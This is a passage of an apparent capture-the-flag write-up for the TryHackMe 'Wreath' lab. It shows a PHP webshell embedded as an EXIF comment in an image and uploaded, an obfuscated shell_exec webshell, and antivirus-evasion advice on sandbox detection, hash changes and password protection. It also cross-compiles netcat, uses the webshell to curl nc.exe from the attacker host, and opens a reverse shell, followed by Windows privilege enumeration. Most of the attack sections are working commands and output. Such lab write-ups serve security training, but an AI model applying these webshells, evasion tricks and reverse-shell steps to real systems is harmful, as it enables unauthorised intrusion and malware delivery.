  libcacard0 libgdk-pixbuf-xlib-2.0-0 libgdk-pixbuf2.0-0 libphodav-2.0-0 libphodav-2.0-common libspice-client-glib-2.0-8 libspice-client-gtk-3.0-5
  libusbredirhost1 libusbredirparser1 spice-client-glib-usb-acl-helper
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  libapt-pkg-perl libarchive-zip-perl libcommon-sense-perl libcrypt-ssleay-perl libdbd-mysql-perl libdbi-perl libfcgi-perl libfile-fcntllock-perl
  libhtml-parser-perl libjson-xs-perl liblist-moreutils-xs-perl liblocale-gettext-perl libmime-charset-perl libnet-dbus-perl libnet-dns-sec-perl
  libnet-libidn-perl libnet-ssleay-perl libperl5.34 libsocket6-perl libsombok3 libstring-crc32-perl libterm-readkey-perl libtext-charwidth-perl
  libtext-iconv-perl libunicode-linebreak-perl libxml-parser-perl perl perl-base perl-modules-5.34
Suggested packages:
  libclone-perl libmldbm-perl libnet-daemon-perl libsql-statement-perl libdata-dump-perl libposix-strptime-perl libencode-hanextra-perl libpod2-ba
  perl-doc libterm-readline-gnu-perl | libterm-readline-perl-perl libtap-harness-archive-perl
```

it will install the tool required .

now lets get to it :

lets see it actual exif-data :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# exiftool payload.jpeg.php
ExifTool Version Number         : 12.41
File Name                       : payload.jpeg.php
Directory                       : .
File Size                       : 4.5 KiB
File Modification Date/Time     : 2022:05:29 03:10:47-04:00
File Access Date/Time           : 2022:05:29 03:10:47-04:00
File Inode Change Date/Time     : 2022:05:29 03:11:45-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 276
Image Height                    : 183
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 276×183
Megapixels                      : 0.051

┌──(root㉿kali)-[/home/kali/wreath]
└─# exiftool payload.jpeg.php | grep comment
```

it has no comment in it so we will add it and see it ,

we will add this payload which is just echo-ing “Test Payload”:

We'll be using the following PHP payload for this:

lets insert it as a comment using exiftool :


```
┌──(root㉿kali)-[/home/kali/wreath]
└─# exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" payload.jpeg.php

    1 image files updated
```

lets see exif-data now :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# exiftool payload.jpeg.php
ExifTool Version Number         : 12.41
File Name                       : payload.jpeg.php
Directory                       : .
File Size                       : 4.6 KiB
File Modification Date/Time     : 2022:05:29 03:29:20-04:00
File Access Date/Time           : 2022:05:29 03:29:20-04:00
File Inode Change Date/Time     : 2022:05:29 03:29:20-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Comment                         : <?php echo "<pre>Test Payload</pre>"; die(); ?>
Image Width                     : 276
Image Height                    : 183
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 276×183
Megapixels                      : 0.051
```

now we got our payload in Comment .


lets upload it :



if your payload does not show here select file type to “All Files”

now lets upload it and run it :

Proof of Concept :



we sucessfully executed our payload on to the target .

in next sections lets look at antivirus evasion and stuff

AV Evasion : Introduction

so lets get our theory and basics covered here :

By nature, AV Evasion is a rapidly changing topic. It's a constant dance between hackers and developers. Every time the developers release a new feature, the hackers develop a way around it. Every time the hackers bypass a new feature, the developers release another feature to close off the exploit, and so the cycle continues. Due to the speed of this process, it is nigh impossible to teach bleeding-edge techniques (and expect them to stay relevant for any length of time), so we are only going to be covering the fundamentals of the topic here. Without further ado, let's dive in!

When it comes to AV evasion we have two primary types available:

- On-Disk evasion
- In-Memory evasion

On-Disk evasion is when we try to get a file (be it a tool, script, or otherwise) saved on the target, then executed. This is very common when working with executable () files.
In-Memory evasion is when we try to import a script

directly into memory and execute it there. For example, this could mean downloading a PowerShell module from the internet or our own device and directly importing it without ever saving it to the disk.

In ages past, In-Memory evasion was enough to bypass most AV solutions as the majority of antivirus software was unable to scan scripts stored in the memory of a running process. This is no longer the case though, as Microsoft implemented a feature called the **A**nti-**M**alware **S**can **I**nterface (AMSI). AMSI is essentially a feature of Windows that scans scripts as they enter memory. It doesn't actually check the scripts itself, but it does provide hooks for AV publishers to use -- essentially allowing existing antivirus software to obtain a copy of the script being executed, scan it, and decide whether or not it's safe to execute. Whilst there are various bypasses for this (often involving tricking AMSI into failing to load), these are out of scope.

okay so how do we do this :

simply by identifying the antivirus and OS version , then create a VM scenario disconnected from internet and test our payload there , because if we ran payload and it got uploaded to cloud it will be patched and we can do nothing about that , so keep in mind to disable internet on target replica.

so these are the basics to keep in mind .

AV Evasion : AV Detection Methods

so before we get into practical side of things , first lets understand how does antivirus detect a virus and its methods :

so generally there are 2 detection methods :

• Static Detection

• Dynamic / Heuristic / Behavioural Detection

most antivruses today rely's on combination of these.

Static detection methods usually involve some kind of signature detection. A very rudimentary system, for example, would be taking the hashsum of the suspicious file and comparing it against a database of known malware hashsums.

it is bypassed by changing something when working with a known exploit

The smallest change to the file will result in a completely different hashsum, so even something as small as changing a string in the help message would be enough to bypass this kind of rudimentary detection system.

Fortunately (or unfortunately for us as hackers), this is

usually nowhere near enough to bypass static detection methods.

there is also other form of static detection that is often used in antivirus software to much greater effect called byte or string matching

Byte matching is another form of signature detection which works by searching through the program looking to match sequences of bytes against a known database of bad byte sequences. This is much more effective than just hashing the entire file! Of course, it also means that we (as hackers) have a much harder job tracking down the exact line of code responsible for the flag.

The tradeoff with this method is, of course, speed. Checking small sequences of bytes against a potentially huge program with multiple libraries can take a comparatively long time compared to the milliseconds it would take to hash the entire file and compare the hash against a database. As such, a compromise is sometimes made whereby the AV program hashes small sections of the file to check against the database, rather than hashing the entire thing. This obviously reduces the effectiveness of the technique, but does increase the speed somewhat.

Where static virus malware detection methods look at the file itself, dynamic methods look at how the file *acts.* There are a couple of ways to do this.

• 1. AV software can go through the executable line-by-line checking the flow of execution. Based on *pre-defined rules* about what type of action is malicious (e.g. is the program reaching out to a known bad website, or messing with values in the registry that it shouldn't be?), the AV can see how the program *intends* to act, and make decisions accordingly

• 1. The suspicious software can outright be executed inside a sandbox environment under close supervision from the AV software. If the program acts maliciously then it is quarantined and flagged as malware

evading these methods is also possible although a lot harder

Sandboxes tend to be relatively distinctive, so we just need to look for various system values (e.g. is there a fan installed, is there a GUI, and if so, what resolution is it, are there any distinctive tools or services running -- `VMtools` for VMware virtual machines, for example) and check to see if there are any red flags. For example, a machine with no fan, no GUI and a classic VM service running is very likely to be a sandbox -- in which case the program should just exit. If the program exits without doing anything malicious then the AV software is fooled into believing that it's safe and allows it to be executed on the target.

Equally, with logic-flow analysis, the AV software is still

only working with a set of rules to check malicious behaviour. If the malware acts in a way that is unexpected (e.g. has some random code that does the grand sum of nothing inserted into the exploit) then it will likely pass this detection method.

In addition to this, when working with certain kinds of delivery methods, password protecting the file can get straight around the behavioural analysis checks as (unlike the user who knows the password), the AV software is unable to open and execute the file.

That said, dynamic detection methods are usually a lot more effective than static methods. The drawback is, once again, the time and resources required to spin up a VM to analyse the file in, or go through it line-by-line to see if it's doing anything malicious. These are actions that take time (causing users to grow impatient), and use up a lot of the computer's available resources. Once again the AV has to compromise, using a combination of dynamic and static analysis when scanning a file.

To make life harder still, antivirus vendors are usually in close contact with one another -- as well as with scanning sites such as VirusTotal. When the AV detects a suspicious file, it usually sends the file back to servers owned by the provider where it gets analysed

and shared with other providers. What this means is that once our payload is detected on one computer, the chances are that it will quickly be taken apart and shielded against. This rapid sharing of information allows AV providers to stay ahead of bad actors (a good thing), but also obviously adds an extra complication into our job as Ethical Hackers. Additionally, new techniques are being developed all the time. For example, many attempts are being made to use machine learning techniques to dynamically update the list of bad behaviours in a sandbox environment, or the rule-lists used in logic-flow analysis of a suspicious file. If you're interested in some of the work being done in this area, TryHackMe's very own CMNatic did his dissertation on the subject, which can be read here.

AV Evasion : PHP Payload Obfuscation

so here we are obfuscation our payload ,

obfuscation basically means making our payload a bit different or hard to read , not normal like using encoding in palces etc. so that its hash value differs and it bypasses AV solutions

so lets first see a simple php payload to get a shell on browser :

so this is our payload , lets understand it :

Here we check to see if a GET parameter called "wreath" has been set. If so, we execute it using , wrapped inside HTML tags to give us a clean output. We then use to prevent the rest of the image from showing up as garbled text on the screen.

This is slightly longer than the classic PHP one-liner webshell () for two reasons:

1. If we're obfuscating it then it will become a one-liner anyway
2. Anything *different* is good when it comes to AV evasion

now lets obfuscate our payload :

There are a variety of measures we could take here, including but not limited to:

- Switching parts of the exploit around so that they're in an unusual order
- Encoding all of the strings so that they're not recognisable
- Splitting up distinctive parts of the code (e.g. `shell_exec($_GET[ ... ])`)

we will use php obfuscator tool online : https://www.gaijin.at/en/tools/php-obfuscator

copy and paste the payload there and obfuscate it :

our payload will look something like this :

kalraji121/Note... Base64 Decod... payloadbox/c... PayloadsAllTh... samratashok/... A Little Guide t... My Drive - Go... Pente

Obfuscated PHP Source Code:

```
<?php     $u0=$_GET[base64_decode('d3JlYXRo')];    if(isset($u0))
{        echo
base64_decode('PHByZT4=').shell_exec($u0).base64_decode('PC9wcmU+');
}    die();?>
```

<?php $u0=$_GET[base64_decode('d3JlYXRo')]; if(isset($u0)){ echo base64_decode('PHByZT4=').shell_exec($u0).base64_decode('PC9wcmU+'); } die();?>

as this is going to be interpreted in bash we will escape all "$" signs to prevent them from being interpreted as bash variables .

our final payload will look something like this :


<?php \$u0=\$_GET[base64_decode('d3JlYXRo')]; if(isset(\$u0)){ echo base64_decode('PHByZT4=').shell_exec(\$u0).base64_decode('PC9wcmU+'); } die();?>

now embed it into the image as comment and upload it .


embedding payload :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# exiftool -Comment="<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+')
;}die();?>" kalraji007.jpg.php
```

now upload that shell :



lets execute it now :



our payload executed successfully .

AV Evasion : Compiling netcat And Reverse Shell!

So there are two parts to this module which i will divide further here :

Cross-Compiling

First up: what is cross compilation? The idea is to compile source code into a working program to run on a different platform. In other words, cross compilation would allow us to compile a program for a different Linux kernel, a Windows program on Kali (as we're doing here), or even software for an embedded device or phone.

Whilst cross-compilation is a very useful skill to have, it's often difficult to get completely correct. Ideally we should always try to compile our code in an environment as close to the target environment as

possible. For example, if an exploit or program is designed to work on CentOS 7.2, we should try to compile it in a CentOS 7.2 VM if possible. Equally, it's essential that we get the same arch as that of the target -- a 64 bit program won't work very well on a 32 bit target!

Sometimes it's easiest to just cross-compile, however. Generally speaking we cross compile x64 Windows programs on Kali using the `mingw-w64` package (for x64 systems). This is not installed on Kali by default, however it is available in the Kali apt repositories: `sudo apt install mingw-w64`

Much like we use `gcc` to compile binaries on Linux, we can use the `mingw` compilers to compile Windows binaries. These tend to have very descriptive (read: long) names, but the one that's of particular importance to us here is `x86_64-w64-mingw32-gcc`. This specifies that we want to compile a 64bit binary.

so lets compile netcat on our kali using mingw-w64

first of all download this repo :

https://github.com/int0x33/nc.exe.git

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# git clone https://github.com/int0x33/nc.exe.git
Cloning into 'nc.exe' ...
remote: Enumerating objects: 13, done.
remote: Total 13 (delta 0), reused 0 (delta 0), pack-reused 13
Receiving objects: 100% (13/13), 114.07 KiB | 1.46 MiB/s, done.
```

then inside the directory there are 2 compiled binaries , just move them from there for now .

now open the makefile in your favourite text editor :

```
shell_scripting.md | 43777.py | index.html | index.php | Makefile | and.sh

1
2  CC=i686-pc-mingw32-gcc
3  #CC=x86_64-pc-mingw32-gcc
4
5  CFLAGS=-DNDEBUG -DWIN32 -D_CONSOLE -DTELNET -DGAPING_SECURITY_HOLE
6  LDFLAGS=-s -lkernel32 -luser32 -lwsock32 -lwinmm
7
8  all: nc.exe
9
10 nc.exe: getopt.c doexec.c netcat.c
11     $(CC) $(CFLAGS) getopt.c doexec.c netcat.c $(LDFLAGS) -o nc.exe
12
13 clean:
14     rm nc.exe
15
```

the CC= is used to specify compiler , both of these will not work for us ,

lets specify this one here and comment the above :

```
#CC=i686-pc-mingw32-gcc
#CC=x86_64-pc-mingw32-gcc
CC=x86_64-w64-mingw32-gcc

CFLAGS=-DNDEBUG -DWIN32 -D_CONSOLE -DTELNET -DGAPING_SECURITY_HOLE
LDFLAGS=-s -lkernel32 -luser32 -lwsock32 -lwinmm

all: nc.exe

nc.exe: getopt.c doexec.c netcat.c
    $(CC) $(CFLAGS) getopt.c doexec.c netcat.c $(LDFLAGS) -o nc.exe

clean:
    rm nc.exe
```

like shown above .

and run the make to make the executable for us :

```
┌──(root㉿kali)-[/home/kali/wreath/nc.exe]
└─# make
x86_64-w64-mingw32-gcc -DNDEBUG -DWIN32 -D_CONSOLE -DTELNET -DGAPING_SECURITY_HOLE getopt.c doexec.c netcat.c -s -lkernel32 -luser32 -lwsoc
exe
netcat.c:92: warning: "strcasecmp" redefined
   92 | #define strcasecmp  strcmpi
      |
In file included from /usr/share/mingw-w64/include/guiddef.h:154,
                 from /usr/share/mingw-w64/include/winnt.h:635,
                 from /usr/share/mingw-w64/include/minwindef.h:163,
                 from /usr/share/mingw-w64/include/windef.h:9,
                 from /usr/share/mingw-w64/include/windows.h:69,
                 from netcat.c:66:
/usr/share/mingw-w64/include/string.h:120: note: this is the location of the previous definition
  120 | #define strcasecmp _stricmp
      |
netcat.c:93: warning: "EADDRINUSE" redefined
   93 | #define EADDRINUSE  WSAEADDRINUSE
      |
```

executable created :

```
┌──(root㉿kali)-[/home/kali/wreath/nc.exe]
└─# file nc.exe
nc.exe: PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
```

done lets use it to gain a reverse shell .

Reverse Shell

so now comes the part to gain a shell on the target .

so first upload that netcat binary to windows machine using apache server or python server :

```
┌──(root㉿kali)-[/home/kali/wreath/nc.exe]
└─# cp nc.exe /var/www/html

┌──(root㉿kali)-[/home/kali/wreath/nc.exe]
└─# service apache2 start

┌──(root㉿kali)-[/home/kali/wreath/nc.exe]
```

then to download it on target machine :


```
10.200.81.100/resources/uploads/kalraji007.jpg.php?wreath=curl http://10.50.82.149/nc.exe -o C:\\Windows\\Temp\\nckalra.exe
Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec
```

Note the double backslashes used here. This is purely due to how the webshell handles backslashes. We need to escape the backslashes so that they are passed in as a part of the command, as opposed to escaping the letters immediately after them.

setup listener on our kali machine :

```
┌──(root㉿kali)-[/home/kali/wreath/nc.exe]
└─# nc -lnvp 443
```

now lets execute our payload :



and boom we got a shell :

```
┌──(root㉿kali)-[/home/kali/wreath/nc.exe]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [10.50.82.149] from (UNKNOWN) [10.200.81.100] 50577
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas
```

AV Evasion : Enumeration

so now we have our third and final shell , lets enumerate this machine further :

we have a low-privelege shell , lets escalate our privileges :

so first part to that is enumeration :

whoami /priv :

```
C:\xampp\htdocs\resources\uploads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\xampp\htdocs\resources\uploads>
```

whoami /groups :

```
C:\xampp\htdocs\resources\uploads>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
